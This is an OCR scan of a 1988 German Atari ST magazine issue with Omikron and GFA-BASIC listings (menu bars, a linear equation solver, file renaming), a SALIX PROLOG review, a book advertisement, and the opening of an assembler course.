Da es in Omikron noch keinen ON CASE -Befehl gibt, kann die eben besprochene Procedure folgendermaßen aussehen:

```
DEF PROC Aus_Wahl
 IF Menu(4)=1 THEN
   REM Erster Menüpunkt.
   REM Im allgemeinen 'Info'
   ...     etc.
 ENDIF
 IF Menu(4)=10 THEN
   REM Zweiter Menüpunkt.
   ...     etc.
 ENDIF
 IF Menu(4)=11 THEN
   REM Dritter Menüpunkt.
   ...     etc.
 ENDIF
 .
 .
 .
RETURN
```

Natürlich sind andere Methoden der Programmierung möglich. Doch jetzt erst einmal dieses Listing zum Erstellen eigener Menüleisten: jw

```
'---------------------------------------------
' Demoprogramm zur Darstellung der Menüleiste
'
' 1988 by Jürgen Wehnert
'
' Greetings to ST Vision
'---------------------------------------------
' Genug Speicher für Gemdos
CLEAR 100000
'
' Hier tragen Sie den Namen
' des Resource-File ein:
Rsc$="A:\PROBE.RSC"
'
' Die Objektbaumnummer ist:
Tree=0
' Hilfsvariable; bei Ende= -1 erfolgt Abbruch
' des Programmes
Ende=0
Appl_Init
Rsrc_Load(Rsc$,Back)
' Die Maus nicht vergessen
MOUSEON
IF Back<>1 THEN
  Appl_Exit
  A$="[1][Fehler:|Das Resource-File '"
  A$=A$+Rsc$+"'|konnte nicht geladen werden !][A
bbruch]"
  FORM_ALERT (1,A$,Back)
  END
ENDIF
Rsrc_Gaddr(0,Tree,Menu_Addr)
Menu_Bar(Menu_Addr)
'
' Hauptschleife: Von hier wird immer On_Menu
' durchlaufen, in der die Menüabfrage steht.
REPEAT
  On_Menu
UNTIL Ende=-1
' GEM-Ade
Appl_Exit
' und Ciao
END
'
DEF PROC Aus_Wahl
  IF Ende=0 THEN
    A$="[1][Demonstrationsprogramm  zur|Darstell
ung von Menüleisten"
    A$=A$+" | |1988 by Jürgen Wehnert für ST Vis
ion][  OK  ]"
    FORM_ALERT (1,A$,Back)
    Ende=1
  ENDIF
  A$="[2][Menü Nr.:"+ STR$(Menu(4))+" wurde ausg
ewählt."
  A$=A$+"| |Programm beenden ?][  Ja  | Nein ]"
  FORM_ALERT (2,A$,Back)
  IF Back=1 THEN
    Ende=-1
  ENDIF
RETURN
'
'
'
DEF PROC On_Menu
  LOCAL A,B$,I,Menu_Index,D
  Evnt_Multi(48,0,0,0,0,0,0,0,0,0,0,0,0,0,1,B$,A
,D,D,D,D,D,D)
  FOR I=0 TO 4
    Menu(I)= CVI( MID$(B$,I*2+1,2))
  NEXT I
  IF Menu(0)=Mn_Selected THEN
    Aus_Wahl
    Menu_Tnormal(Menu(3),1)
  ENDIF
RETURN
'
'
'
' Bitte denken Sie daran:
' Anschließend muß die Datei 'GEMLIB.BAS'
' dazugeladen werden.
```

DAS LINEARE GLEICHUNGSSYSTEM

Matrizen in OMIKRON BASIC

Lineare Algebra

Dies ist ein Beispielprogramm zum Lösen von linearen Gleichungssystemen (zum Beispiel Berechnung des Schnittpunktes zweier Geraden oder dreier Ebenen etc), wie es häufig in der linearen Algebra verwendet wird. Zunächst einmal eine Beispielaufgabe, um den Sinn solcher Rechnungen zu verdeutlichen:

Bauer Aloys züchtet auf seinem Bauernhof Schweine. Um diese richtig ernähren zu können, hat sich der Bauer Aloys von seinem Tierarzt Dr. K. Tzenjammer die folgende Tabelle geben lassen:

	Fett	Eiweiß	Kohlenh.
Kartoffel	1	20	200
Heu	1	10	50
Rüben	1	10	100
Schwein	70	300	3000

Die Tabelle zeigt, wieviel Gramm Fett, Eiweiß und Kohlenhydrate in einem Kilo Futtermittel enthalten sind und gibt als letztes den Nährstoffbedarf der Tiere in Gramm an. Was soll Bauer Aloys seinen Schweinen geben ?

Auch eine solche Aufgabe ist mit dem linearen Gleichungssystem lösbar. Hier lauten die drei Gleichungen:

$$1*K + 1*H + 1*R = 20$$
$$20*K + 10*H + 10*R = 300$$
$$200*K + 50*H + 100*R = 3000$$

Nun wollen wir wissen, wie groß K, H und R ist.

Nachdem man ein solches Gleichungssystem aufgestellt hat, sind die Lösungen mit Hilfe von Matrizen leicht zu berechnen. Man kann diese zwar dann ohne Computer, also von Hand, lösen, doch bei mehr als ungefähr fünf Unbekannten wird die Rechnung extrem langwierig. Da kommt es öfters zu Vorzeichenfehlern.

Und wozu haben wir denn den teuren Computer ?

Die Lösung: 10kg Rüben , 10kg Kartoffeln und kein Heu !

Nun zum Listing:

Am wichtigsten sind hier die Zeilen, die die Befehle 'MAT' und 'INV' enthalten, denn dort werden die Lösungen berechnet. Der Rest dient nur zur Ein- und Ausgabe der Zahlenwerte. Dies geht wohl in keiner anderen Programmiersprache so einfach, wie in Omikron ! Dies geschieht dazu noch in einer so hervorragenden Geschwindigkeit, wie Sie es auch von anderen Befehlen in Omikron gewöhnt sind.

Man muß nur beachten, daß das als Matrize verwendete Array als Real und nicht als Integer definiert wird, da als Ergebnisse nicht nur Integer-Zahlen auftreten. Sie haben aber die Möglichkeit zwischen einfacher und doppelter Genauigkeit der Zahlen zu wählen. Bei doppelter Genauigkeit ist in der Eingabe der Wert mit Nullen aufzufüllen.

Das Listing finden Sie übrigens auch auf unserer Public Domain Diskette 183. jw

```
CLS
PRINT "Programm zum Lösen von linearen"
PRINT "Gleichungssystemen "
PRINT "(n Gleichungen mit n Unbekannten)"
PRINT
PRINT "Form:  a0,0 x0 +  ... a0,n xn  = a0"
PRINT "       a1,0 x0 +  ... a1,n xn  = a1"
PRINT "       ...            ...       .."
PRINT "       an,0 x0 +  ... an,n xn  = an"
PRINT
PRINT "Eingabe von n ";
PRINT "(n  Gleichungen / Unbekannte)   ";
INPUT N
LET N=N-1
DIM E!(N,N),L!(N,0):
DIM X!(N,N),Y!(N,0)
REM    Dimensionierungen müssen Real sein!
FOR I=0 TO N
  PRINT
  PRINT "Eingabe der ";I;"ten Gleichung: "
  PRINT
  FOR J=0 TO N
    PRINT "Eingabe von a";I;",";J;" : ";
    INPUT E!(I,J)
  NEXT J
  PRINT "Eingabe von a";I;" : ";
  INPUT L!(I,0)
NEXT I
REM
REM Es folgen die beiden wichtigsten Befehle
MAT X!(N,N)= INV E!(N,N)
MAT Y!(N,0)=X!(N,N)*L!(N,0)
PRINT
PRINT
PRINT "Die Lösung ist :"
PRINT
FOR I=0 TO N
  PRINT "x";I;" =  ";Y!(I,0)
NEXT I
END
```

SALIX PROLOG

Künstliche Intelligenz auf dem ATARI ST

Für diejenigen unter Euch, die PROLOG noch nicht kennen, sei die Sprache kurz beschrieben:
PROLOG wurde erst 1972 an der Universität Marseille von der Arbeitsgruppe "Groupe d'Intelligence Artificielle de Luminy" entwickelt und hat sich seitdem, neben LISP, als Sprache für Anwendungen der Artificial Intelligence durchgesetzt.
(Anmerkung: "Künstliche Intelligenz" trifft die Beschreibung nicht).

Ungefähr jedes zweite Expertensystem (auf Fakten und Regeln basierendes System) wird heutzutage in PROLOG geschrieben. Die japanische AI-Wissenschaft setzt voll auf PROLOG.

PROLOG, "Programming in Logic", gehört zu den Sprachen der 5. Generation, d.h. Programme werden nicht mehr in einer genau festgelegten Reihenfolge abgearbeitet (imperative Sprachen), sondern Regeln und Fakten werden vorgegeben (deklariert), mit deren Hilfe dann ein bestimmtes Ziel erreicht werden soll. Ein Programmierer braucht sich also nicht mehr primär um das WIE eines Programmes zu kümmern, sondern hauptsächlich um das WAS.

Für den ATARI ST gibt es bereits verschiedene PROLOG-Implementationen, vom einfachen TOY-PROLOG (siehe unsere PD-Bibliothek) zu professionellen Systemen, wie z.B. MPROLOG. Im Mittelfeld möchte ich das SALIX-PROLOG ansiedeln, das schon etwas länger auf dem Markt ist und durch den HEIM-Verlag bzw. direkt von SALIX vertrieben wird. Zum Test lag mir die Version 2.1 vom Oktober 1987 vor.

Im Lieferumfang sind eine Diskette und ein Handbuch enthalten. Auf der Diskette befinden sich der PROLOG-Interpreter, genauer der PROLOG-Nukleus, über den eine GEM-Oberfläche gelegt wird, verschiedene START-Dateien, die beim Start des PROLOGs geladen werden können, ein "LECTOR", der u.a. bei Syntax-Fehlern weiterhilft sowie einige Beispiele-Programme in PROLOG.

Die erweiterte Version, SALIX PROLOG Professionell, hat darüber hinaus einen TOS-Treiber zur Umgehung der GEM-Oberfläche.

Für den Anfänger ist die GEM-Oberfläche mit den bekannten Drop-Down-Menüs recht hilfreich. Vier Fenster dienen der Eingabe in den Datenbank - Editor (consult-Fenster), dem Debugging, der Benutzer-Ausgabe und dem Dialog mit dem System (Kommandofenster), was leider auch im Handling an das ungeliebte ST-BASIC erinnert.

Die Verarbeitung der Benutzer-Aktionen wird vom GEM-TOP-Level-Interpreter übernommen, der selbst vollständig in PROLOG geschrieben wurde (Der Source-Code liegt ebenfalls auf Diskette vor !). Dadurch muß der Benutzer jedoch eine entsprechende Verlangsamung der Verarbeitungsgeschwindigkeit in Kauf nehmen.

Für den erfahrenen SALIX-PROLOG Programmierer bietet das SALIX Professionell mit seinem TOS-Treiber sicher eine gute Alternative.

Im SALIX-PROLOG ist der bekannte Edinburgh-Standard mit geringfügigen Abweichungen implementiert. Mit Hilfe der START-Module können Programme, die in TOY-PROLOG oder Interface-PROLOG geschrieben wurden, weitgehend angepaßt werden.

Die GEM Bibliothek, die natürlich nur zusammen mit dem GEM-Interface genutzt werden kann, enthält die VDI- und AES-Funktionen in der Notation, in der sie auch 'C'- oder PASCAl - Programmierern bekannt ist. Bei der Benutzung der GEM-Prädikate ist jedoch Vorsicht geboten, da vom PROLOG nur die gröbsten Parameterprüfungen übernommen werden.

Großer Wert wurde offenbar auf die Debugging - Möglichkeiten gelegt. Angefangen mit der Trace-Funktion, die jede durchlaufene Regel mitprotokolliert können in SALIX-PROLOG Spione (spy-points) auf beliebige Prozeduren 'angesetzt' werden, so daß durchlaufene Regeln dieser Prozeduren während dem Programmablauf ausgegeben werden. Trace_file(Dateiname) lenkt die Ausgaben, die durch Trace und Spys erzeugt werden, in die angegebene Datei zur späteren Analyse um. Mit Hilfe des 'Leashings' kann ein Programm beim Erreichen bestimmter 'Ports' unterbrochen werden. Ab dieser Stelle kann der Programmierer bestimmte Leash-Kommandos eingeben, die den weiteren Programmablauf steuern. Dazu gehören auch Kommandos, die den Erfolg oder Mißerfolg einer protokollierten Regel beeinflussen.

'Break' setzt einen Unterbrechungspunkt an eine bestimmte Stelle, ab der dann


wieder Leash-Befehle einzugeben sind. Gleiches wird von den Benutzer-definierbaren Unterbrechungstasten bewirkt, die besonders hilfreich sind, wenn das Programm sich in einer Endlosschleife verfangen hat.

Ein eigenständiges Modul stellt LECTOR.PRM dar, das PROLOG-Programme auf Schreibfehler untersucht und Hinweise auf Goals (Ziele), zu denen es keine Regeln gibt, sowie die Anzahl der Übergabeparameter an PROLOG-Primitives checkt.

Das 400 Seiten starke Handbuch zum SALIX-PROLOG enthält alles Wissenswerte zu dieser PROLOG-Implementation. Neben den Hinweisen zum Start des PROLOG-Systems wird eine wirklich kurze Einführung in die Programmierung von PROLOG gegeben, die keinesfalls den Anspruch erhebt einen PROLOG-Kurs zu ersetzen, sondern eher als 'Appetitanreger' gedacht ist. Folgerichtig ist die Grundlage des Programmierens eine festgelegte Syntax (Kapitel 3).

Mit den Beschreibungen zu den Funktionen Match, Cut, Blocks und Repeat (letztere sind SALIX-eigene Funktionen) wird der Leser schon näher mit den SALIX-Eigenheiten vertraut gemacht.

Ein kurzer Überblick über die Speicherverwaltung und die Handhabung der PROLOG Datenbank beschränkt sich auf das Nötigste. Der größte Teil des Handbuches ist den insgesamt 163 Funktionen des SALIX-PROLOGs (ohne GEM-Funktionen) gewidmet, die in alphabetischer Reihenfolge vorgestellt werden. Die Erklärungen zur GEM-Bibliothek, den START-Dateien und den Fehlermeldungen sowie ein kurzes Literaturverzeichnis sind im Anhang zu finden. Das Stichwortverzeichnis beschränkt sich auf das Nötigste. Die letzte Seite des Handbuchs gibt nochmal einen Überblick über sämtliche SALIX - PROLOG - Funktionen.



SALIX-PROLOG bietet für den Anwender ein sehr offenes Konzept. Dies ist schon an den vom Anwender editierbaren START-Dateien erkennbar, die eine Reihe von Steueraufgaben für das System übernehmen. Zum Einen die Definition der Zeichenklassen, d.h. welches Zeichen als Zahl, Buchstabe, Kontrollzeichen oder Begrenzungszeichen erkannt werden soll; zum Anderen die Prioritäten und Arbeitsweisen (z.B. prefix oder infix) der einzelnen Operatoren. Der Anwender kann hier schon eigene Module einbinden, die beim Systemstart zur Verfügung stehen sollen.

Auch der TOP-Level-Interpreter liegt als editierbarere Source-Code vor und kann eigenen Wünschen angepaßt werden. (Möglichst nicht als Übungsstück für blutige Anfänger).
Die Systemfehlermeldungen können umgeleitet und/oder geändert werden. Funktionen der Ein- und Ausgabe liegen ebenfalls zur Neugestaltung im Source-Code vor. In der Professionell - Version können sogar Module, die Object-Codes anderer Programmiersprachen enthalten, aufgerufen werden.

Dieses System ist recht gut dafür geeignet, Einsteigern die Welt der AI näherzubringen. Das offene Konzept und die mitgelieferten PROLOG-Source-Codes laden zum Experimentieren ein. Ein simples Programmchen, genauer ein Prädikat, kann vielleicht eine Ahnung von der Programmierung in PROLOG geben. Es simuliert das altbekannte Spiel, bei dem der Computer sich eine Zahl von 1..100 ausdenkt und der menschliche Mitspieler sie allein mit den Hinweisen "<" oder ">" für "die gesuchte Zahl ist kleiner bzw. größer" erraten soll.

```
zahlen_raten :-
    np, display("rate mal"),
    random(100,X), !,
    repeat, nl,
    readatom(E),
    intname(I,E),
    compare(V,X,I),
    display(V),
    V = '=', !,
    display("Richtig !").
```

Mit doch etwas sinnvolleren Programmen der SALIX-PROLOG-Programmierer plant SALIX die Herausgabe einer PD-Diskette, deren Erlös Amnesty International zukommen soll.

Also, Leute, in PROLOG programmieren macht Spaß, wenn damit auch noch Hilfe geleistet wird - nichts wie ran !

ws

DAS GFA-BASIC 3.0 BUCH

KLAUS SCHNEIDER &
OLIVER STEINMEIER

Erste Tests haben gezeigt, daß das neue GFA-BASIC 3.0 die zur Zeit leistungsfähigste BASIC-Version auf dem ATARI ST ist. Der neue, extrem umfangreiche Befehlssatz erfordert eine grundlegend neue Einführung in die Programmiertechnik. Eine einfache Befehlsübersicht, wie sie mitgeliefert wird, genügt hier nicht.

Als optimale Ergänzung bietet sich dieses Buch an. In zwei Hauptteilen wird zunächst eine systematische Einführung in die Programmierung von BASIC unter Berücksichtigung der besonderen Fähigkeiten des neuen GFA-BASICs gegeben. Hier werden dem Neuling vom ersten Einzeiler bis zu abstrakten Datentypen alle Möglichkeiten der strukturierten Programmierung mit zahlreichen, durch Flußdiagramme transparent gemachten Beispielen nahegebracht. Doch auch BASIC-erfahrene Programmierer lernen hier die neuen Schleifenstrukturen (es gibt noch mehr als FOR, WHILE und REPEAT) kennen.

Der zweite Teil baut auf dem ersten auf und vermittelt weitere Kenntnisse der Programmierung



anhand von Programmen, die wiederum ausführlich beschrieben und erklärt sind. Hier seien eine Fakturierung, eine universelle Random-Access-Datenverwaltung sowie Beispiele zur Betriebssystemprogrammierung, insbesondere von Dialogboxen, genannt.

Durch zahlreiche Anhänge, die neben der obligatorischen ASCII-Tabelle auch einen Index, eine ausführliche Worterklärung sowie weitere nützliche Tabellen enthält, wird das Buch optimal ergänzt.

AUS DEM INHALT:

Erklärung der Schleifen- und Programmstrukturen
- Primzahlenberechnung
- Zahlenraten

Variablentypen und Arrays
- Sieb des Eratosthenes
- Adreßeingabe

Unterprogramme und Prozeduren
- Rekursionen
- Labyrinthsuche

Multitasking in GFA-BASIC

Abstrakte Datentypen
- Druckerspooler
- Verkettete Listen
- Binäre Bäume

Sequentielle Dateiverwaltung

Random-Access-Dateien
- Verkettete Listen auf der Diskette


Grafikprogrammierung
- Turtlegrafik
- Arbeiten mit mehreren Bildschirmen

Betriebssystemprogrammierung
- Aufrufen von TOS-Befehlen
- Verwenden des GEMs
- Menüverwaltung unter GFA-BASIC
- Arbeiten mit Dialogboxen

Beispielprogramme
- Fakturierung
- universelle Datenverwaltung
- etc.

Anhänge
- Worterklärungen
- Index
- sonstige Anhänge

Für Einsteiger * Fortgeschrittene * und Profies



ÜBER 580 Seiten EINSCHLIESSLICH PROGRAMMDISKETTE

Dem Buch liegt eine Programm-Diskette bei mit sämtlichen Übungs- und Beispielprogrammen

BUCH & DISKETTE KOMPLETT DM 59,-

Preise sind unverbindlich empfohlene Verkaufspreise.

BESTELLCOUPON

Bitte senden Sie mir ______ St. DAS GFA-BASIC **3.0 BUCH** einschließlich Programm-Diskette für DM **59,–**
zzgl. DM 5,– Versandkosten (unabhängig von bestellter Stückzahl)
☐ per Nachnahme ☐ Verrechnungsscheck liegt bei

Name, Vorname ______________________________

Straße, Hausnr. ______________________ PLZ/Ort ______________________

Benutzen Sie auch die in ST COMPUTER vorhandene Bestellkarte.

Heim Verlag
Heidelberger Landstr. 194
6100 Darmstadt-Eberstadt
Telefon 06151-56057

TIPS UND TRICKS IN GFA

Sauberer Bildschirm und vieles andere mehr

Ein CLS zu viel

Bestimmt haben Sie schon mal ein Programm in GfA-BASIC geschrieben. Vielleicht besitzen Sie auch den dazugehörigen Compiler. Dann haben Sie sicherlich auch schon festgestellt, daß dieser im fertig kompilierten Programm zu Beginn ein Clear-Screen (Cls) durchführt.
Dies ist jedoch in den seltesten Fällen notwendig, da z.B. bei Verwendung der Menüleiste das Desktop sowieso verwendet wird. Sogar der Programmname stört dann nicht. Er wird von der Menüleiste überschrieben. Das Cls kann aber im fertigen Programm (fertiges GfA-BASIC Programm muß compiliert sein) verhindert werden, in dem es einfach mit 0 überschrieben wird.
Da kann man nur hoffen, daß diese Zeilen von einigen Public-Domain Programmierern gelesen und verarbeitet wird.

Schon allzu oft habe ich mich gefragt, warum der Fill-Befehl anstelle des Pbox( )-Befehles verwendet wurde, um den Bildschirm in der normalen Desktopfarbe darzustellen. Nun, das soll sich jetzt ändern: Dies geschieht mit dem folgenden kleinen BASIC-Programm:
(Listing 1)

Textausgabe einmal anders

In den meisten Programmen möchte man einen Text ausgeben, der vielleicht über mehrere Zeilen reicht. Dies könnte zum Beispiel eine kleine Bedienungsanleitung oder ein paar Informationen über den Programmierer sein.

Also wird der gesamte Text mit dem 'Print At(X,Y) "..." oder dem 'Text X,Y,"..." auf den Bildschirm gebracht.
Für einen längeren Abschnitt kommen somit ein paar Befehle zusammen.

Hier nun eine andere Idee:
Der eigentliche Text wird in Datas geschrieben und zu Beginn mit einem Label markiert. Zur Ausgabe wird mit dem Label auf die richtigen Datawerte gezeigt, und mit Hilfe einer in einer Schleife befindlichen Read und Print- oder Textanweisung der Text angezeigt.
(Listing 2)

Dateinamen und Sonderzeichen

FILE.PRG ist ein Programm, um Filenamen zu ändern. Dabei können auch Zeichen verwendet werden, die das GEM normalerweise nicht zuläßt.

Bei dem > Name Alt$ As Neu$ < Befehl in GfA-BASIC wird nämlich nicht überprüft, welche Zeichen zulässig sind, und welche nicht. Kleinbuchstaben werden jedoch in Großbuchstaben umgewandelt.
(Listing 3) jw

```
' Listing 1
'
Do
  Fileselect "\.PRG","",Selected$
  Exit If Not Exist(Selected$)
  Rem               ! Programmdatei wird geöffnet
  Rem               ! (Fertiges Programm)
  Open "U",#1,Selected$
  Seek #1,30        ! Sprung zum 30. Byte
  Out #1,0          ! Cls überschreiben
  Close #1          ! Datei schließen
Loop
End

Restore Label_1    ! Listing 2
I%=3
Do
  Read Text$
  Exit If Text$=""
  Print At(5,I%);Text$
  Inc I%
Loop
Edit
'
Label_1:
Data "Dies ist ein Text, bei dem nur ein"
Data Print-Befehle notwendig wird. Sind in
Data "Ihrem Text keine Kommata vorhanden, sind"
Data "keine Anführungszeichen notwendig."
Data ""
```

```
' Listing 3
'
'
Print At(3,1);"Hiermit kann ein Filename geändert
werden !"
Print At(3,2);"Zu ändernder Filename auswählen:"
Fileselect "\*.*","",Back$
If Back$<>"" And Back$<>"\"
  For I%=Len(Back$) Downto 1
    Exit If Mid$(Back$,I%,1)="\"
  Next I%
  Dazu$=Left$(Back$,I%)
  Alt$=Right$(Back$,Len(Back$)-I%)
  Cls
  Text 16,10,"Alter Filename: "+Back$
  Print At(3,4);"( Kein Pfad mehr eingeben ! )"
  Print At(3,6);"Neuer Filename: ";
  Form Input 12,Neu$
  If Neu$<>""
    A.lert$="Alt: "+Alt$+"|Neu: "+Neu$
    Alert 2,A.lert$,1,"  OK  |Abbruch",Back%
    If Back%=1
      Neu$=Dazu$+Neu$
      Name Back$ As Neu$
    Endif
  Endif
Endif
Edit
'
' Programm ist auf der PD-Disk 183 erhältlich
```

MASCHINENSPRACHE

Warum immer nur in C oder Basic programmieren? Wagen Sie sich mit ST VISION in die Tiefen der Assemblerprogrammierung

Warum sollte ich - werden Sie sich jetzt fragen. Warum die Bequemlichkeit eines Hochsprachencompilers oder gar eines Interpreters gegen die umständliche Bitfummelei mit einem Debugger tauschen? Keine rekursiven Prozeduraufrufe, keine Datazeilen, kein Print und kein var++ !
Nein, Nein, nicht gleich weglaufen - wer noch nie vorher auf Maschinenspracheebene gearbeitet hat, dem verspreche ich ein paar interessante Stunden tief im Inneren des Atari ST.

Schließlich hat jede Programmiersprache ihre eigenen Vorteile und Reize, die man nur kennen kann, wenn man sich mit der Materie etwas beschäftigt hat. Das ganze läßt sich auch mit dem ewigen Streit der Autofahrer vergleichen die sich nicht einig sind, ob jetzt ein Automatikgetriebe besser ist als ein 5-Gang Getriebe. Wer es lieber bequem und langsam liebt, der wird sich mit einer Automatik zufrieden geben. Wer aber dagegen den Reiz der Technik voll auskosten möchte, wer seine Maschine selbst beherrschen will, der wird auf Automatikgetriebe und Servolenkung gerne verzichten.

Genauso die Assemblerprogrammierer. Ein sonderbares Machtgefühl, bezogen auf den Computer, läßt sich nach erfolgten Probelauf des neu erstellten Programmes nicht leugnen. Ein Hochgefühl, erzeugt dadurch, daß man exakt weiß was der Computer zur Zeit tut. Hier hat man einfach noch das Gefühl zu 100% über das Bescheid zu wissen, was sich im Inneren der Maschine abspielt.
Leider hat das ganze auch seinen Preis. Mit Hochsprachen läßt sich einfach effizienter arbeiten, d.h. bei gleichem zeitlichen Arbeitsaufwand kommt man im allgemeinen seinem Ziel schneller entgegen, wenn dieses mit Hilfe einer Hochsprache gelöst wird. Auf der anderen Seite wird durch die Assemblerprogrammierung ein Optimum an Effizienz in Bezug auf die Geschwindigkeit der Programme erzielt.

Ein weiterer Gesichtspunkt ist die Übertragbarkeit von Programmen auf andere Rechner. Ist bei Hochsprachen immer ein gewisser Grad an Portabilität zu verzeichnen, so fällt diese bei Assemblerprogrammen gänzlich weg, da ein speziell für den 68000er Mikroprozessor erstellter Programmcode auch nur auf einem anderen 68000er Prozessor laufen kann. Dann müßten ja meine Atari Programme auch auf dem Amiga laufen! Leider nein. Zwar gäbe es dann für den Amiga endlich auch gute Software, aber leider werden hier andere Hardwarebausteine sowie ein vollkommen inkompatibeles Betriebssystem verwendet. Das gleiche gilt auch für andere Rechner mit dem 68000er Prozessor, wie z.B. dem Apple Macintosh.

Somit ergeben sich folgende Vor- und Nachteile:

+ schneller und kompakter Programmcode
+ ideal zum Lösen von zeitkritischen Problemen
+ Hardwarebausteine können optimal angesteuert werden
+ trägt stark zum Verständnis der arbeitsweise des Computers bei
+ kürzere Übersetzungszeiten des Quellcodes in ein Programm

- höherer Zeitaufwand zur Erstellung eines Programmes nötig
- detailierte Kenntnisse der vorhandenen Betriebssystemroutinen notwendig
- längerer Quellcode
- Quellcode nicht auf anderen Computern lauffähig

Je nach persönlichem Empfinden kann diese kurze Aufstellung fast beliebig verlängert werden. Insbesondere der Zeitaufwand zur Programmerstellung läßt sich durch Verwendung schon fertiger Makro-Bibliotheken erheblich verkürzen.

Makroprogrammierung

Unter einem Makro (grch. makros = lang, groß) versteht man ein Zusammenschluß beliebig vieler Maschinenbefehle. Auf diese Befehle kann nach erfolgter Definition mit Hilfe eines neuen Schlüsselwortes zugegriffen werden. Bei der Assemblierung, also der Übersetzung des Quellcodes in ein ausführbaren Programmcode, werden die als Makro definierten Schlüsselworte durch die dazugehörigen Maschinenbefehle ersetzt. Es handelt sich hierbei nur um eine Arbeitserleichterung für den Programmierer. Außerdem wird der Quellcode insgesamt übersichtlicher und lesbarer, wenn die Makroprogrammierung sinnvoll eingesetzt wird.

Die Werkzeuge

Welche Programme sind nun nötig, um ein Maschinenprogramm zu erstellen? Ein komplettes Assembler-Entwicklungssystem besteht in der Regel aus einem Texteditor, einem

Assembler, einem Linker und einem Debugger. Mit dem Texteditor, hier kann z.B. auch 1st W(M)ord verwendet werden, wird der Quellcode erstellt. Es handelt sich hierbei um einen reinen ASCII-Text, im Gegensatz zu Basic-Programmen, die als Token verschlüsselt gespeichert werden.
Der Assembler (engl. Monteur) setzt nun den Quellcode in Maschinenbefehle um, die der Prozessor verarbeiten kann. Einige Assembler besitzen eine Option um direkt ausführbaren Programmcode zu erzeugen. Ist dies nicht der Fall, muß anschließend noch der Linker aufgerufen werden. Dieser wandelt den vom Assembler erzeugten relokatiblen Objektcode in ausführbaren Code um, indem er die zum Starten des Programmes relevanten Offsets und Parameter (Länge des Programmes, beginn und Länge des Datenbereiches) berechnet.
Dies ist ein weiterer wichtiger Punkt zum Verständnis der Maschinensprache. Bei den heutigen modernen Betriebssystemen wird von Compilern und Assemblern grundsätzlich relokatibler, d.h. im Speicher frei verschiebbarer Code erzeugt. Wer es zum Beispiel von seinem 8-bit Computer noch gewohnt ist Startadressen für sein Maschinenprogramm anzugeben, wird hier etwas umdenken müssen. Das Berechnen der Startadresse wird vom Betriebssystem automatisch übernommen, sobald ein Programm gestartet wird. Das Gemdos verwaltet den freien Speicher vollkommen selbstständig, so daß der Programmierer zumindest in dem Punkt der Speicheraufteilung eine Arbeitsentlastung erfährt.

Der Debugger

Bei einem Debugger handelt es sich, legt man die wörtliche Übersetzung zu Grunde, um einen Entwanzer, bzw. Entlauser. Ein Mittel zur Schädlingsbekämpfung also??? Im Grunde genommen ja, da Fehler, die bei der Softwareentwicklung entstehen, als 'bug' (engl. Wanze, Käfer, Insekt) bezeichnet werden. Der Debugger stellt dem Programmierer einige Hilfsmittel zur Verfügung, die eine Fehlersuche erheblich vereinfachen können. So kann der Prozessorstatus gelesen werden, die Register der CPU können verändert werden, es läßt sich im Arbeitsspeicher herumwuseln, die Maschinenbefehle können im Trace-Modus einzeln abgearbeitet werden, um nur einige Beispiele zu nennen, durch die der Debugger zu meinen meist verwendeten Pogrammen gehört.

Quantität statt Qualität

Zunächst ist noch die Frage zu klären, welches Assemblerpaket sich zur Softwareentwicklung am Besten eignet. Zwar gibt es für den Atari ST mittlerweile schon annähernd 10 Assemblerpakete, diese haben jedoch alle ihre Vor- und Nachteile. Vielleicht können die auf der CeBit '88 angekündigten Systeme von Gfa (lieferbar ab Ende Mai) und Omikron (lieferbar Mai/Juni) alle Vorteile dieser Pakete in sich vereinigen, ohne jedoch die Nachteile zu übernehmen.

Für den Anfänger interessant sind vielleicht folgende Systeme:

- GenST: Auch bekannt unter dem Namen DevPac. Ein Komplettsystem von Markt & Technik mit integriertem Assembler/Editor sowie einem Debugger
- Profimat: Hier sind Editor, Assembler, Debugger und Disassembler in einem Programm vereint (Data Becker)

Parallel zu diesem Kurs werden wir jeweils ein Assemblerpaket vorstellen, um die Kaufentscheidung zu erleichtern, bzw. um vor Fehleinkäufen zu warnen. Anfangen wollen wir mit dem schon oben genannten GenST Assembler von Markt & Technik. In der nächsten Ausgabe werden wir sogleich mit einem kleinen Assemblerprogramm starten.

kuw

Der GenST 68000 Editor/Assembler für den Atari ST ...

uneingeschränkt empfehlenswert?

Seit nunmehr über zwei Jahren gehört der GenST Assembler der Firma HiSoft unter den Programmierern zum Geheimtip Nummer Eins. So manches professionelle Programm aus deutscher Küche verdankt seine Entstehung diesem exzellenten Programmierwerkzeug.
Höchste Zeit also, daß der GenST auch in Deutschland angeboten wird, höchste Zeit auch, den GenST in diesem Magazin gründlich zu beleuchten.

What You see is what You got...

Der Editor/Assembler besticht vor allem durch seine hohe Benutzerfreundlichkeit. Startet man das (mit RSC-File nur etwa 34K lange) Programm, so erscheint die Menüleiste und das Fenster des auf die wichtigsten Funktionen abgespeckten Texteditors. Die Cursorsteuerung und das durchblättern des Textes ist sowohl mittels Mauspfeil und rechtem Rollbalken als auch mit den Cursortasten und von 'Wordstar' her bekannten Control-Codes möglich.
